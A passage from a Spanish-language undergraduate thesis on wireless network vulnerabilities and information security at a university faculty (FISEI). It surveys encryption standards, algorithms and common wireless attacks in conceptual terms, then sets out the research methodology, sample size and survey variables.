Hoy en día el estándar 802.11 Super G, con una banda de 2.4 Ghz y 5 Ghz, alcanza una velocidad de transferencia de 108 Mbps. De la empresa D-Link.”

Actualmente existen varios tipos de estándares inalámbricos que se adaptan de acuerdo a las necesidades del usuario y cada una se diferencia de acuerdo a las especificaciones técnicas.

Cifrados y Algoritmos

Cifrados

Anónimo, (internet; 2012; 25/03/2012; 12:12:10), "En criptografía un cifrado , es un procedimiento que utilizando un algoritmo (algoritmo de cifrado) con cierta clave (clave de cifrado) transforma un mensaje, sin atender a su estructura lingüística o significado, de tal forma que sea incomprensible o, al menos, difícil de comprender, a toda persona que no tenga la clave secreta (clave de descifrado) del algoritmo que se usa para poder descifrarlo (algoritmo de descifrado). Por tanto tenemos dos algoritmos (el de cifrado y el de descifrado) y dos claves (clave de cifrado y clave de descifrado). Estas dos claves pueden ser iguales (criptografía simétrica) o no (criptografía asimétrica)."

Tipos de cifrados Inalámbricos

AGUILERA LOPEZ Purificación (2010, pag.173). "Tipos de cifrados inalámbricos:

WEP

Wired Equivalent Privacy. Tradicionalmente es la encriptación que traen por defecto los routers, pero esta tendencia está cambiando debido a la facilidad con la que se puede romper la seguridad de esta encriptación. La longitud de la contraseña con la que encriptamos puede ser de 64 o de 128 bits, y de esta

longitud dependerá la robustez de la contraseña, pero la mejor es la de 128.Se basa en el algoritmo para cifrado RC4.

WPA

Wi-Fi Protected Access. Este protocolo corrige los problemas que presenta WEP y permite la autentificación a través de un servidor, donde están guardadas las contraseñas y datos sobre los distintos usuarios de la red, aunque también se puede configurar para utilizar un sistema de claves compartidas, equivalente al de WEP, que se llama PSK (Pre-Shared Key).

Si el cifrado WPA usa una clave compartida, se denomina WPA-Personal y si usa un servidor para la clave, WPA-Emterprise.

Para acceder a estas redes rompiendo su seguridad se necesita un ataque por fuerza bruta a base de diccionarios, lo que podemos evitar utilizando una política de contraseñas.

WPA2

Es la más completa puesto que cumple con el protocolo de seguridad IEEE 802.11, que se aplica a los dos primeros niveles OSI. También existe la WPA2-Persona y la WPA2-Enterprise.”

	WEP	WPA	WPA 2
Cifrado	RC4	RC4	AES
Longitud de clave	40 bits	128 bits enc. 64 bits auth.	128 bits
Duración de clave	24-bit IV	48-bit IV	48-bit IV
Integridad de datos	CRC-32	Michael	CCM
Integridad de cabecera	Ninguna	Michael	CCM
Control de claves	Ninguna	EAP	EAP

Tabla 2.1. Tipos de cifrados

Los tipos de cifrados presentados anteriormente son los que permiten proteger a la información de robos. Como ya se dijo anteriormente el WEP es el más vulnerable ya que ha sido crackeado y en internet se pueden encontrar las herramientas suficientes para realizar eso. El más seguro es el WPA2 y este apareció para corregir las vulnerabilidades existentes en el WEP.

Tipos de cifrado atendiendo a sus claves

Anónimo, (internet; 2012; 28/03/2012; 12:20:16), Tipos de cifrado atendiendo a sus claves:

Simétrico

Cifrado Simétrico es cuando utiliza la misma clave para cifrar y descifrar.




Gráfico 2.4. Cifrado Simétrico

Asimétrico

Es cuando usa claves diferentes: una pareja compuesta por una clave pública, que sirve para cifrar, y por una clave privada, que sirve para descifrar. El punto fundamental sobre el que se sostiene esta descomposición pública/privada es la imposibilidad práctica de deducir la clave privada a partir de la clave pública. Se suele denominar a este tipo de cifrado usando las siglas PKE (del inglés Public-Key Encryption).




Gráfico 2.5. Cifrado Asimétrico

Algoritmos

Un algoritmo criptográfico, es una función matemática usada en los procesos de encriptación y desencriptación. Un algoritmo criptográfico trabaja en combinación con una llave (un número, palabra, frase, o contraseña) para encriptar y desencriptar datos.

Para encriptar, el algoritmo combina matemáticamente la información a proteger con una llave provista. El resultado de este cálculo son los datos encriptados. Para desencriptar, el algoritmo hace un cálculo combinando los datos encriptados con una llave provista, siendo el resultado de esta combinación los datos desencriptados (exactamente igual a como estaban antes de ser encriptados si se usó la misma llave).

Si la llave o los datos son modificados el algoritmo produce un resultado diferente. El objetivo de un algoritmo criptográfico es hacer tan difícil como sea posible desencriptar los datos sin utilizar la llave. Si se usa un algoritmo de encriptación realmente bueno, entonces no hay ninguna técnica significativamente mejor que intentar metódicamente con cada llave posible. Incluso para una llave de sólo 40 bits, esto significa 2ˆ40 (poco más de 1 trillón) de llaves posibles.

Tipos de algoritmos de cifrado

Según CABRERA Claudio, (internet; 06/06/2011; 02/11/2011; 20:43:04). "Tipos de algoritmos de cifrado:

Algoritmo Simétrico

RC4

Su nombre completo es Rivest Cipher 4 teniendo el acrónimo RC un significado alternativo al de Ron'sCode utilizado para los algoritmos de cifrado RC2, RC5 y RC6.

RC4 o ARC4 es parte de los protocolos de encriptación más comunes como WEP, WPA para dispositivos wireless y TLS. Utilizando 40 y 128 bits correspondientes a la clave secreta de encriptación y los 24 y 48 bits al vector de inicialización, por lo tanto WEP utiliza los 64 bits y WPA los 128 bits.

El algoritmo RC4 utiliza un vector de inicialización (VI), este es generado dinámicamente y debería ser diferente para cada trama. El objetivo perseguido con el Vector de Inicialización es cifrar con claves diferentes para impedir que un posible atacante pueda capturar suficiente tráfico cifrado con la misma clave y terminar finalmente deduciendo la clave. Como es lógico, ambos extremos deben conocer tanto la clave secreta como el Vector de Inicialización. Lo primero sabemos ya que es conocido puesto que está almacenado en la configuración de cada elemento de red. El Vector de Inicialización, en cambio, se genera en un extremo y se envía en la propia trama al otro extremo, por lo que también será conocido.

Observemos que al viajar el Vector de Inicialización en cada trama es sencillo de interceptar por un posible atacante. Debido a las vulnerabilidades que tiene el algoritmo RC4 fue excluido de los estándares de alta seguridad por los

criptógrafos, algunos modos de usar el algoritmo de criptografía RC4 lo han llevado a ser un sistema de criptografía muy inseguro, incluyendo su uso WEP.

No está recomendado su uso en los nuevos sistemas, sin embargo, algunos sistemas basados en RC4 son lo suficientemente seguros para un uso común.

AES

El estándar AES (AdvancedEncryption Standard, estándar avanzado de cifrado), el nuevo método de cifrado (y sucesor de DES/3DES), adoptado por el Gobierno Federal de los Estados Unidos. AES es un algoritmo público diseñado para proteger información gubernamental durante los primeros años de este siglo.

NIST solicitó propuestas para el estándar AES el 12 de septiembre de 1997, cada uno de los algoritmos candidatos soporta tamaño de clave criptográfica de 128, 192 y 256 bits. Con un tamaño de clave de 128 bits hay aproximadamente (340 seguido de 36 ceros posibles claves). AES también conocido como Rijndael es un sistema de cifrado de bloques diseñado por Joan Daemen y Vincent Rijmen.

El sistema de cifrado tiene una longitud de bloque y una longitud de clave variables. Actualmente, está especificando cómo utilizar claves con una longitud de 128, 192 o 256 bits para cifrar bloques con longitudes de 128, 192 o 256 bits, pudiéndose utilizar las nueve combinaciones posibles. La longitud de clave como la de bloque pueden extenderse en múltiplos de 32 bits".

DES

(Data Encryption Standard - Algoritmo de Encriptación Estándar). Desarrollado por IBM, es un algoritmo de cifrado que utiliza bloques de datos de 64 bits y clave de 56 bits. No es suficientemente seguro, pues es vulnerable al ataque por

fuerza bruta, lográndose, por ejemplo, romper su seguridad en 24 horas. Para mejorarlo se creó el algoritmo llamado Triple DES.

El algoritmo se desarrolló a petición del gobierno estadounidense el 27 de agosto de 1974. Fue IBM quien presentó el DES, un algoritmo basado en otro anterior llamado Lucifer de Horst Feistel.

DES fue elegido como estándar por la FIPS en EE.UU. en el año 1976, y luego aceptado en todo el mundo. DES está siendo remplazado por el AES.

3DES

En criptografía, tipo de algoritmo que realiza un triple cifrado tipo DES, esto lo hace muchísimo más seguro que el cifrado DES simple. Fue desarrollado por IBM en el año 1978.

El Triple DES, no es un cifrado múltiple, pues no son independientes todas las subclases. Esto es porque DES tiene la propiedad matemática de no ser un grupo; esto implica que si se cifra el mismo bloque dos veces, con dos llaves distintas, se aumenta el tamaño efectivo de la llave.

TDES nació por la inseguridad que traía una clave de 56 bits. Las claves de 56 bits eran posibles de descifrar utilizando un ataque de fuerza bruta. El TDES agrandaba el largo de la llave, sin necesidad de cambiar de algoritmo cifrador.

El método de cifrado TDES desaparece progresivamente, siendo remplazado por el algoritmo AES que es considerado mucho más rápido (hasta 6 veces más rápido). De todas maneras, algunas tarjetas de créditos y otros métodos de pago electrónico, todavía tienen como estándar el algoritmo Triple DES.

MD5

En criptografía, MD5 (Algoritmo de Resumen del Mensaje 5) es un algoritmo de reducción criptográfico de 128 bits ampliamente usado. El código MD5 fue diseñado por Ronald Rivest en 1991.

El algoritmo MD5 es una función de cifrado tipo hash que acepta una cadena de texto como entrada, y devuelve un número de 128 bits. Las ventajas de este tipo de algoritmos son la imposibilidad (computacional) de reconstruir la cadena original a partir del resultado, y también la imposibilidad de encontrar dos cadenas de texto que generen el mismo resultado.

Esto permite usar el algoritmo para transmitir contraseñas a través de un medio inseguro. Simplemente se cifra la contraseña, y se envía de forma cifrada. En el punto de destino, para comprobar si el password es correcto, se cifra de la misma manera y se comparan las formas cifradas.

SHA

La familia SHA (Secure Hash Algorithm, Algoritmo de Hash Seguro) es un sistema de funciones hash criptográficas relacionadas de la Agencia de Seguridad Nacional de los Estados Unidos y publicadas por el National Institute of Standards and Technology (NIST).

El primer miembro de la familia fue publicado en 1993 es oficialmente llamado SHA. Sin embargo, hoy día, no oficialmente se le llama SHA-0 para evitar confusiones con sus sucesores. Dos años más tarde el primer sucesor de SHA fue publicado con el nombre de SHA-1. Existen cuatro variantes más que se han publicado desde entonces cuyas diferencias se basan en un diseño algo modificado y rangos de salida incrementados: SHA-224, SHA-256, SHA-384, y SHA-512 (llamándose SHA-2 a todos ellos).

Algoritmo Asimétrico

RSA

En criptografía, RSA (Rivest, Shamir y Adleman) es un sistema criptográfico de clave pública desarrollado en 1977. Es el primer y más utilizado algoritmo de este tipo y es válido tanto para cifrar como para firmar digitalmente.

La seguridad de este algoritmo radica en el problema de la factorización de números enteros. Los mensajes enviados se representan mediante números, y el funcionamiento se basa en el producto, conocido, de dos números primos grandes elegidos al azar y mantenidos en secreto.

Como en todo sistema de clave pública, cada usuario posee dos claves de cifrado: una pública y otra privada. Cuando se quiere enviar un mensaje, el emisor busca la clave pública del receptor, cifra su mensaje con esa clave, y una vez que el mensaje cifrado llega al receptor, este se ocupa de descifrarlo usando su clave privada.

Se cree que RSA será seguro mientras no se conozcan formas rápidas de descomponer un número grande en producto de primos. La computación cuántica podría proveer de una solución a este problema de factorización.

DSA

(Digital Signature Algorithm - Algoritmo de Firma Digital). Estándar para firmas digitales del Gobierno de EE.UU. Es un algoritmo que sirve para de firmar y cifrar información.

El algoritmo fue propuesto por el Instituto Nacional de Normas y Tecnología de EE.UU. para su uso en su estándar DSS (Estándar de Firma Digital). DSA fue

hecho público el 30 de agosto de 1991. Una desventaja del DSA es que requiere más tiempo de cómputo que el RSA."

Vulnerabilidades de la red inalámbrica

Según ANDREU Joaquín (2010, pag.212) "La rápida expansión de las redes inalámbricas (wireless) basadas en los estándares 802.1x han añadido un nivel adicional de complejidad al problema de la seguridad de redes. Aunque los mencionados estándares incorporan ciertas funciones de seguridad, y que los diferentes fabricantes de equipos wireless han añadido diferentes mecanismos de protección, las redes inalámbricas representan un punto extremadamente vulnerable en la seguridad de una red."

Rogue Access Point

HEMANT, Chaskar, (internet; 2009; 02/11/2011; 21:46:49)."Un punto de acceso Rogue (Rogue AP) es un punto de acceso inalámbrico instalado en una red cableada de la empresa sin autorización del administrador de la red. Un punto de acceso ilícito puede ser ingenuamente instalado por un usuario legítimo que no es consciente de sus implicaciones en la seguridad o puede ser deliberadamente instalado como un ataque interno. Un punto de acceso ilícito podría ser fácilmente objeto de contrabando a las instalaciones de la empresa por un extraño. En cualquier caso, un punto de acceso ilícito plantea serias amenazas de seguridad a una red cableada de la empresa, ya que proporciona una puerta trasera en la red inalámbrica de la empresa para los de afuera, por encima de todas las medidas de seguridad tales como cortafuegos con cable y control de acceso a redes (NAC).

Una vez el usuario introduce la contraseña en el portal cautivo, el atacante ya la tiene en su poder. El usuario no se da cuenta, puesto que se modifica previamente la apariencia del portal cautivo, para que sea igual a la legítima.

Este método tiene muchas vertientes, se usa el famoso Radius-Radius, básicamente, se añade un servidor radius.”




Gráfico 2.6. Rogue Access Point

El Rogue AP redirige a paginas de contenido peligroso en el cual usa troyanos, spyware, etc. En unos casos al mover solamente el mouse se puede descargar un spyware. La suplantación del punto de acceso o también conocido Evil Twin, consiste en conseguir que el usuario (victima) se conecte a la maquina del hacker o atacante, en este caso esta máquina está funcionando como un Access Point legítimo el cual se encargará de redirigir el tráfico. Se debe tomar en cuenta que al momento de suplantar a un punto de acceso es importante que sea lo más real posible, debe tener las mismas características que las del verdadero. Es común realizar estos ataques en las zonas Hotspots públicas.

ARP Poisoning

Según AMICELLI, Cristian, (internet, 18/11/2010; 02/11/2011; 22:24:46).“Es una técnica usada para infiltrarse en una red LAN basada switch, en donde el atacante pude husmear, modificar el tráfico, o incluso detener el tráfico ataque este conocido como DoS (**Denial of Service**) Denegación de Servicio.

La función básica del ARP Spoofing es el de emitir falsos mensajes ARP llamados (**spoofed**), en la LAN. La finalidad de esta función es la asociar la dirección **MAC** del atacante con la puerta de enlace predeterminada (**Gateway**), con la intención de confundir a las otras maquinas conectadas en ese segmento de red LAN, asiendo que estas le envíen las peticiones de conexión al atacante.

Pudiendo este elegir entre reenviar el tráfico al verdadero Gateway (modificando, leyendo los datos), o bien no reenviarlos y producir un ataque DoS.

El ARP Spoofing puede ser ejecutado desde una máquina controlada (el atacante ha conseguido previamente hacerse con el control de la misma: intrusión), un **Jack Box**, o bien la máquina del atacante está conectada directamente a la LAN."

ARP Spoofing o ARP Poisoning permite monitorizar el trafico de la red, de esta manera también podrá modificar los paquetes de datos o enviar falsos paquetes de datos.

MAC AddressSpoofing

Es muy sencillo este ataque el cual consiste en suplantar o imitar una dirección MAC usando software que permita detectarlas (existen muchos en el internet como Air Jack) para luego remplazar la MAC original de la maquina por la encontrada. El Access Point permitirá la conexión pensando que es el verdadero usuario.

Este ataque suplanta o imita a una dirección MAC de una computadora mediante un software que permitirá detectarlas y después proceder a reemplazar la MAC original de la maquina por la nueva que se encontró".

Denegación de Servicios (DoS)

ANONIMO, (internet; 2012; 03/11/2011; 15:21:56).
De las siglas en inglés Denial of Service, es un ataque a un sistema de computadoras o red que causa que un servicio o recurso sea inaccesible a los usuarios legítimos. Normalmente provoca la pérdida de la conectividad de la red

por el consumo del ancho de banda de la red de la víctima o sobrecarga de los recursos computacionales del sistema de la víctima.

Se genera mediante la saturación de los puertos con flujo de información, haciendo que el servidor se sobrecargue y no pueda seguir prestando servicios, por eso se le denomina "denegación", pues hace que el servidor no dé abasto a la cantidad de solicitudes. Esta técnica es usada por los llamados crackers para dejar fuera de servicio a servidores objetivo.

Wardriving y warchalking

ANONIMO, (internet; 2011; 03/11/2011; 15:21:56).

“Wardriving

Es la búsqueda de redes inalámbricas Wi-Fi desde un vehículo. Recibe su nombre del wardialing (popularizado en la película de Matthew Broderick Juegos de guerra) porque también implica buscar sistemas informáticos. Muchos practicantes usan dispositivos GPS para determinar la ubicación de los hotspots hallados y registrarla en un sitio web.

Warchalking

Es un lenguaje de símbolos normalmente escritos con tiza en las paredes que informa a los posibles interesados de la existencia de una red inalámbrica en ese punto”.

Este tipo de amenaza permite localizar las redes inalámbricas para después ser atacadas por medio de software especial para eso.




Gráfico 2.7. Warchalking

Información

Según WIKIPEDIA, anónimo, (internet; 24/10/2011; 03/11/2011; 16:37:24). "Desde el punto de vista de la ciencia de la computación, la información es un conocimiento explícito extraído por seres vivos o sistemas expertos como resultado de interacción con el entorno o percepciones sensibles del mismo entorno. En principio la información, a diferencia de los datos o las percepciones sensibles, tienen estructura útil que modificará las sucesivas interacciones del ente que posee dicha información con su entorno."

Propiedades de la Información

CABRERA Claudio, (internet; 06/06/2011; 03/11/2011; 16:40:58).
"La información que circula por la red, su proceso y almacenamiento está sometida a varios tipos de amenazas, tales como espionaje, acceso no autorizado, interrupción del flujo, copia, alteración, destrucción de información e interrupción de los servicios.

Por lo que; las propiedades de la información permiten identificar si esta mantiene toda su integridad desde el emisor hacia el o los receptores, estas propiedades se describen a continuación:

Confidencialidad

Es la propiedad por la que el destinatario de una comunicación puede conocer la información que está siendo enviada mientras que las personas que no son destinatarios no pueden determinar el contenido de lo que está siendo enviado.

Integridad

Es la propiedad de asegurar que la información sea transmitida desde su origen hasta su destino sin sufrir ninguna alteración.

Autenticación

Es la propiedad de conocer que la información recibida es la misma que la información enviada y que el que dice ser que los envió realmente los envió".

La información es parte fundamental de todas las organizaciones para poder poseer un alto nivel de competitividad y posibilidades de desarrollo. Se debe tener en cuenta que en la información se mantenga la integridad, la confidencialidad y que no exista el acceso no autorizado a la misma.

Seguridad de la Información

WIKIPEDIA, anónimo, (internet; 02/11/2011; 03/11/2011; 16:45:51)."Se entiende por seguridad de la información a todas aquellas medidas preventivas y reactivas del hombre, de las organizaciones y de los sistemas tecnológicos que permitan resguardar y proteger la información buscando mantener la *confidencialidad*, la *disponibilidad* e *Integridad* de la misma.

El concepto de seguridad de la información no debe ser confundido con el de seguridad informática, ya que este último sólo se encarga de la seguridad en el medio informático, pudiendo encontrar información en diferentes medios o formas.

Para el hombre como individuo, la seguridad de la información tiene un efecto significativo respecto a su privacidad, la que puede cobrar distintas dimensiones dependiendo de la cultura del mismo.
El campo de la seguridad de la información ha crecido y evolucionado considerablemente, ofrece muchas áreas de especialización, incluidos la auditoría de sistemas de información, administración de sistemas de gestión de seguridad, entre otros."

Se puede conocer que actualmente la información ya es considerada de vital importancia en las organizaciones. Y por esa razón se deben implementar medidas de seguridad para poder protegerla.

Mecanismos de Seguridad

CABRERA Claudio, (internet; 06/06/2011; 02/11/2011; 17:01:24).
"En los inicios de la tecnología inalámbrica, los procedimientos y mecanismos de seguridad eran tan débiles que se podía acceder con relativa facilidad hacia redes WLAN desde la calle. Se descubrió deficiencias en ciertos mecanismos debido a que se podía interceptar y decodificar los datos transmitidos en el aire en cuestión de horas, ganando acceso no autorizado. Por esta razón actualmente se clasifican en mecanismos básicos y avanzados de seguridad.

Mecanismos Básicos

Los mecanismos básicos de seguridad fueron integrados en los primeros estándares de WLAN, si bien ya no son utilizados actualmente fueron un punto de inicio para la implementación de mecanismos y estándares de seguridad más avanzados. A continuación se dará una pequeña descripción de los más importantes.

- **Open System Authentication**

Es el mecanismo de autenticación definido por el estándar 802.11 y consiste en autenticar todas las peticiones que reciben. El principal problema de este mecanismo es que no realiza ninguna comprobación y, además, todas las tramas de gestión son enviadas sin ningún tipo de cifrado, incluso cuando se ha activado WEP.

- **Lista de Control de Acceso (ACL)**

Si bien no forma parte del estándar, la mayor parte de los productos dan soporte al mismo. Se utiliza como mecanismo de autenticación la dirección MAC de cada estación, permitiendo el acceso únicamente a aquellas estaciones cuya MAC Figura en la lista de control de acceso (ACL, Access Control List).

- **Closed Network Access Control**

Sólo se permite el acceso a la red a aquellos que conozcan el nombre de la red, o SSID. Éste nombre viene a actuar como contraseña. Actualmente este mecanismo de seguridad es inseguro en exceso debido a que la mayoría de dispositivos WLAN existentes detectan el SSID automáticamente.

Mecanismos Avanzados

Los mecanismos avanzados fueron creados considerando las debilidades que existían mecanismos básicos de seguridad. A continuación se dará una pequeña descripción de los más importantes.

- **Protocolo de Integridad de Clave Temporal (TKIP)**

Con este protocolo se pretende resolver las deficiencias del algoritmo WEP, este protocolo posee un código de integración de mensajes MIC15 el cual cifra el checksum incluyendo las direcciones físicas (MAC) del origen y del destino y los datos en texto claro de la trama 802.11 protegiendo con esto cualquier ataque por falsificación.

- **Extensible Authentication Protocol with Transport Layer Security**

Protocolo de autenticación basado en certificados digitales(EAP-TLS). Ofrece una autenticación fuerte mutua (es decir tanto de la estación como del punto de acceso), credenciales de seguridad y claves de encriptación dinámicas.

Requiere la distribución de certificados digitales a todos los usuarios así como a los servidores RADIUS.

- **Virtual Private Network (VPN)**

Sistema para simular una red privada sobre una pública, como por ejemplo Internet, La idea es que la red pública sea vista desde dentro de la red privada como un "cable lógico" que une dos o más redes que pertenecen a la red privada.

- **Estándar IEEE 802.1X**

Utiliza el protocolo de autenticación extensible o EAP, para autenticar al dispositivo móvil, permitiendo a la Entidad de Autenticación de Puertos (Port Authentication Entity, PAE) un control del proceso de autenticación a la red."

Inseguridad de la Información

Según CANO, Jeimy, (internet; 01/2004; 22/11/2011; 15:34:57).
"Mientras la seguridad informática es un concepto subjetivo, la inseguridad informática es objetiva, es decir propia al objeto. No es posible evitar la inseguridad informática pues es una propiedad inherente a los objetos. Por tal motivo, se hace necesario explorar en profundidad dicha propiedad, pues mientras más se comprenda la realidad de la inseguridad, con mejores ojos podremos comprender la seguridad informática de las organizaciones.

Considerar la inseguridad informática como parte del ejercicio de seguridad informática de las organizaciones, sugiere la capacidad de las organizaciones para cuestionarse sobre la situación real del balance entre seguridad, facilidad de uso y funcionalidad no para lograr mayores niveles de confiabilidad y aseguramiento de sus arquitecturas, sino para evaluar el nivel de dificultad requerido por los atacantes para ingresar y vulnerar los medios de protección.".

- **Interrupción**

Según ZAMBRANO, Harly, (internet; 06/2011; 03/11/2011; 17:20:42).
"Un recurso del sistema es destruido o se vuelve no disponible. Este es un ataque contra disponibilidad. Ejemplos de este ataque son la destrucción de un elemento hardware, como un disco duro, cortar una línea de comunicación o deshabilitar el sistema de gestión de ficheros."

- **Intercepción**

Según ZAMBRANO, Harly, (internet); 06/2011; 03/11/2011; (17:34:29).
"Una entidad no autorizada consigue acceso a un recurso. Este es un ataque contra la confidencialidad. La entidad no autorizada podría ser una persona, un programa o un ordenador. Ejemplos interceptar la comunicación que circula por una red WLAN realizando copias ilícitas de ficheros o programas (intercepción de datos), o bien la lectura de las cabeceras de paquetes para revelar la identidad de uno o más de los usuarios implicados en la comunicación observada ilegalmente (intercepción de identidad)."

- **Modificación**

Según ZAMBRANO, Harly, (internet; 06/2011; 03/11/2011; 17:45:37).
"Una entidad no autorizada no sólo consigue acceder a un recurso, sino que es capaz de manipularlo. Este es un ataque contra la integridad. Ejemplos de este ataque son el cambio de valores en un archivo de datos, alterar un programa para que funcione de forma diferente y modificar el contenido de mensajes que están siendo transferidos por la red."

- **Fabricación**

Según ZAMBRANO, Harly, (internet; 06/2011; 03/11/2011; 17:57:08). "Una entidad no autorizada inserta objetos falsificados en el sistema. Este es un ataque contra la autenticidad. Ejemplos de este ataque son la inserción de mensajes adulterados en una red o añadir registros a un archivo."

2.4. Hipótesis

El análisis de las vulnerabilidades de la red inalámbrica influye en la seguridad de la información de los usuarios de la FISEI.
Unidades de observación: Usuarios de la red inalámbrica de la FISEI.

2.5. Señalamiento de Variables

Variable independiente x= Vulnerabilidad de la Red Inalámbrica.
Variable dependiente y= Inseguridad de la Información.

CAPITULO III

3. MARCO METODOLÓGICO

3.1. Enfoque

El presente trabajo investigativo tomará un enfoque Cuali-Cuantitativo con las siguientes consideraciones:

Siempre estará considerando la parte del entorno, se considerará la parte participativa del problema, es naturalista porque no es en contra de la naturaleza, la etnografía estudiará las culturas, interna interpretativas permitirá interpretar el fenómeno dentro del contexto, normativa porque se basará en normas, nomotética porque llegará a un solo fin, externa por que se basará en agentes externos, explicativa ya que se realizará un análisis.

3.2. Modalidades básicas de la investigación

La presente investigación tiene las siguientes modalidades:

Modalidad Bibliográfica o Documentada: Se ha considerado esta modalidad ya que se ha utilizado libros, tesis, libros virtuales, revistas, informes, memorándum, videos para la investigación.

Modalidad Experimental: Se ha considerado la relación de la variable independiente vulnerabilidad de la red inalámbrica y su influencia y su relación en la variable dependiente inseguridad de la información para considerar sus causas y sus efectos.

Modalidad de Campo: Se ha considerado esta modalidad ya que el investigador irá a recoger la información primaria directamente de los involucrados a través de una encuesta.

3.3. Tipos de Investigación

Se ha realizado la investigación exploratoria, ya que permitió plantear el problema de la investigación sobre la insuficiente seguridad de la red inalámbrica ocasiona inseguridad en la información de la FISEI, como de la misma manera ayudo a plantear la hipótesis el análisis de las vulnerabilidades de la red inalámbrica permite mejorar la seguridad de la información de los usuarios de la FISEI.

Se ha considerado la investigación descriptiva porque permitió analizar el problema en sus partes como delimitar en tiempo y en espacio construyendo el análisis crítico, la contextualización y los antecedentes investigativos.

Por otro lado se ha tomado la investigación correlacional ya que ha permitido medir la compatibilidad de la variable independiente vulnerabilidad de la red inalámbrica y la variable dependiente inseguridad de la información.

3.4. Población y Muestra

3.4.1. Población

La población considerada para la presente investigación son los usuarios de la Red Inalámbrica incluyendo estudiantes y docentes de la FISEI que son 250 personas.

3.4.2. Muestra

$$m = \frac{n}{\left(1 + \frac{n}{N}\right)}$$

Donde:

m = Tamaño de la muestra.

n = Varianza de la muestra / Varianza de la población.

N = Tamaño de la población.

% Confianza = 95

Varianza de la muestra = (100 - % Confianza) / 100 = 0.05

Varianza de la población (Constante) = $0.015^2 = 0.000225$

$$\boldsymbol{n} = \frac{0.05}{0.000225} = 222.22$$

$$\boldsymbol{m} = \frac{222.22}{\left(1 + \frac{222.22}{250}\right)}$$

$$\boldsymbol{m} = 117.64$$

3.5. Operacionalización de Variables

Hipótesis: El análisis de las vulnerabilidades de la red inalámbrica influye en la seguridad de la información de los usuarios de la FISEI.

Variable Independiente: Vulnerabilidad de la red Inalámbrica.

Concepto	Categorías	Indicadores	Ítems	Técnicas e Instrumentos
Son puntos débiles de la red inalámbrica que hace que la misma sea propensa a ataques por personas ajenas a la organización.	Puntos Débiles de la Red Inalámbrica	La información se transmite por el aire. Usuarios pueden conectarse equivocadamente (o voluntariamente) a otras redes.	¿Es de su conocimiento que debido a que la información viaja por el aire en una red inalámbrica es más susceptible a que esta pueda ser interceptada por otra persona? ¿Antes de conectarse a una red inalámbrica presta atención en el nombre de la red a la que se va a conectar? ¿Qué puede considerar como un punto débil de la red inalámbrica? ¿Existe alguna forma de controlar el alcance de la señal de la red inalámbrica de la FISEI?	Encuesta con un cuestionario dirigido a docentes y al personal de Administración de Redes de la FISEI. Entrevista con una cedula de entrevista al administrador de red de la FISEI.
	Ataques	Punto de acceso falso (Rogue Access Point) ARP poisoning Robo de dirección MAC (MAC spoofing)	¿Han existido ataques a la red inalámbrica? Si ha existido que ha hecho para sobrellevarla? ¿Cree usted que pueda existir un ataque MAC spoofing? Porque.	
	Personas ajenas	Son las personas que acceden a la red inalámbrica violentando las seguridades como los Hackers, Crackers y Usuarios sin autorización	¿Ha sido víctima de robos de contraseñas al usar la red inalámbrica de la FISEI? ¿Cree que han existido robos de contraseñas a docentes en la red inalámbrica? ¿Han logrado acceder al servidor sin autorización? ¿Existe un plan de contingencia o una norma para el uso de la red inalámbrica y resolución de problemas?	

Tabla 3.1. Variable Independiente

Fuente: Investigación

Variable Dependiente: Inseguridad en la Información

Concepto	Categorías	Indicadores	Ítems	Técnicas e Instrumentos
Es la inexistencia de mecanismos de seguridad para proteger y mantener laspropiedades fundamentales de la información.	Mecanismos de Seguridad Propiedades Fundamentales de la Información.	Básicos: WEP, Open System Authenticacition, ACL, Closed Network Access Control. Avanzados: TKIP, EAP-TLS, VPN, IEEE 802.1X, WPA, WPA2- Filtrado MAC Autenticación de usuario. Integridad, Disponibilidad y Confidencialidad	¿Qué tipos de mecanismos de seguridad posee la red inalámbrica? ¿Cuál es el método de conexión a la red inalámbrica de la FISEI? ¿La información que viaja en la red inalámbrica es cifrada? ¿Por qué razón no se hace uso del cifrado WPA2? ¿Cree que el filtrado MAC es suficiente para el control del acceso a la red inalámbrica? ¿Cree que se mantiene la confidencialidad de la información en la red inalámbrica de la FISEI? ¿Cuándo desea acceder a la red inalámbrica está disponible? ¿Cómo considera el nivel de confiabilidad en la red inalámbrica? ¿Existe una estadística del uso y acceso a la red inalámbrica? (bitácora) ¿Con qué frecuencia existen problemas de caídas de la red inalámbrica?	Encuesta con un cuestionario dirigido a docentes y al personal de Administración de Redes de la FISEI. Entrevista con una 